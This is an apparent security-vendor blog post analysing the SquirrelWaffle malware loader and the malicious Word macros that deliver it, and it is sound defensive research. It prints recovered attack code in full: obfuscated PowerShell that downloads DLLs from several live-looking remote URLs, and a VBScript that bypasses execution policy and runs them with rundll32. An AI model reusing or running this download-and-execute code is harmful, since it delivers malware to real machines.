SHARE

SquirrelWaffle: New Malware Loader Delivering Cobalt Strike and QakBot

Oct 07 2021 | 5 min. read

By Gustavo Palazolo

Subscribe

Request Demo

Co-authored by Gustavo Palazolo and Ghanashyam Satpathy

Summary


In September of 2021, a new malware family named SquirrelWaffle joined the threat landscape. It spread through malicious Microsoft Office documents attached in spam emails.

The infection flow starts with a ZIP file that contains the malicious Office document. When the file is opened by the victim, the malicious VBA macros download SquirrelWaffle DLL, which eventually leads to deploying another threat, such as CobaltStrike or QakBot.

In this blog post, we will analyze two variants of the malicious Office documents that deliver SquirrelWaffle. We will also analyze the final SquirrelWaffle payload and how the last stage URLs are being protected inside the binary.

SquirrelWaffle Office Documents


We have identified two variants used to deliver SquirrelWaffle, a Microsoft Word document and a Microsoft Excel spreadsheet.



SquirrelWaffle malicious documents

Malicious Word Document

The first variant is a malicious Microsoft Word file that mimics a DocuSign document, asking the victim to click "Enable Editing" and "Enable Content" to view the content.




This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

SquirrelWaffle malicious Word document

The file contains several VBA macros, including junk code. The main routine lies in a function named “eFile”, which is executed by the “AutoOpen” functionality.



Nome da macro:
eFile

```
AutoOpen
eFile
MergeFiles
Module1.Connect_Student_Trans1
Module1.Datagrid_Trans1
Module1.Delete
Module1.Display_borrower
Module1.Display_list
Module1.Edit_Book_Tran
Module1.OkBorrowed
Module1.Returned
Module1.Returned1
```

Malicious VBA function


Aside from all the junk added by the developer, we can see two important pieces of data when we open the VBA editor: a PowerShell script and a batch script that executes the PowerShell script.

These routines are kept inside the text property of Visual Basic Control instead of in a regular VBA module. The purpose is to evade AV detection.

CONTACT US

We'd love to hear from you!

Loading...




```
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne';
$ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("https://ghapan.com/Kdg73onC3oQ/090921.html","C:\ProgramData\www1.dll")';
$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne';
$ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("https://gruasingenieria.pe/LUS1NTVui6/090921.html","C:\ProgramData
\www2.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne';
$ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("https://yoowi.net/tDzEJ8uVGwdj/130921.html","C:\ProgramData\www3.dll")';
$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne';
$ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("https://chaturanga.groopy.com/7SEZBnhMLW/130921.html","C:\ProgramData
\www4.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
```

```
Dim WAITPLZ, WS
WAITPLZ = DateAdd(Chr(115), 2, Now())
Do Until (Now() > WAITPLZ)
Loop
On Error Resume Next
BB="Powershell"
CC=" -ExecutionPolicy  Bypass"
SS=" & "
FF="%AppData%\www.ps1"
OK = BB+CC+QQ+SS+FF
Set Ran = CreateObject("WScript.Shell")
Ran.Run OK,0
WScript.Sleep(11000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1,0
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2,0
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3,0
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
```

Malicious code inside the Word file


Looking at the "eFile" function, we can see that both PowerShell and the batch script are created in the user's AppData directory, respectively named "www.ps1" and "www.txt".



```
Call eFile

End Sub

Sub eFile()

Dim QQ1 As Object
Set QQ1 = New deutsche

On Error Resume Next

Dim WW, ff, Ne, ii, ss, hh As String

Dim RO, ROI As String
RO = Environ("USERPROFILE") & "\AppData\Roaming\"

ss = "error.txt"
ROI = RO + "www.ps1"
ROI2 = RO + "www.txt"
```

VBA function creating payloads in disk

This behavior can be observed with Procmon.



```
WINWORD.EXE   WriteFile   C:\Users\Walter\AppData\Roaming\www.ps1
WINWORD.EXE   WriteFile   C:\Users\Walter\AppData\Roaming\www.ps1
WINWORD.EXE   WriteFile   C:\Users\Walter\AppData\Roaming\www.ps1
WINWORD.EXE   WriteFile   C:\Users\Walter\AppData\Roaming\www.txt
WINWORD.EXE   WriteFile   C:\Users\Walter\AppData\Roaming\www.txt
```


VBA function dropping payloads in disk.

Later, the VBA code executes the batch script, using the Windows "cscript.exe" bi

CONTACT US

We'd love to hear from you!

Loading...




```
Dim h11 As Object
Set h11 = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")

h11.Run "cscript.exe %appdata%\www.txt //E:VBScript //NoLogo " + "%~f0" + " %*", Chr(48)

End
End Sub
```

Malicious batch script executed by the malicious document.

Looking at those files closely, we can see that the PowerShell script is responsible for downloading SquirrelWaffle DLL using five distinct URLs, likely to add more resilience to the process.

The downloaded DLLs are saved into “C:\ProgramData\” and named “www**[N]**.dll” where **[N]** is a number from 1 to 5.




www.ps1 www.txt

```
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('''https://ghapan.com/Kdg73onC3oQ/090921.html''','''C:\ProgramData\www1.dll''')';$FOOX
 =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('''https://gruasingenieria.pe/LUS1NTVui6/090921.html''','''C:\ProgramData\www2.dll''')'
;$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('''https://yoowi.net/tDzEJ8uVGwdj/130921.html''','''C:\ProgramData\www3.dll''')';$FOOX
 =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('''https://chaturanga.groopy.com/7SEZBnhMLW/130921.html''','''C:\ProgramData\www4.dll'
'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('''https://lotolands.com/JtaTAt4Ej/130921.html''','''C:\ProgramData\www5.dll''')';
$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
```

PowerShell script that downloads SquirrelWaffle DLL.

And the batch script, which is executed by the malicious document, is responsible for executing the PowerShell script and the SquirrelWaffe payload DLL.




www.ps1 www.txt

```
Dim WAITPLZ, WS
WAITPLZ = DateAdd(Chr(115), 2, Now())
Do Until (Now() > WAITPLZ)
Loop
On Error Resume Next
BB="Powershell"
CC=" -ExecutionPolicy  Bypass"
SS=" & "
FF="%AppData%\www.ps1"
OK = BB+CC+QQ+SS+FF
Set Ran = CreateObject("WScript.Shell")
Ran.Run OK,0
WScript.Sleep(11000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1,0
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2,0
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3,0
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4,0
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5,0
```

Batch script that is executed by the malicious document.

Once downloaded, the DLL is executed through “rundll32.exe”, which calls an exp

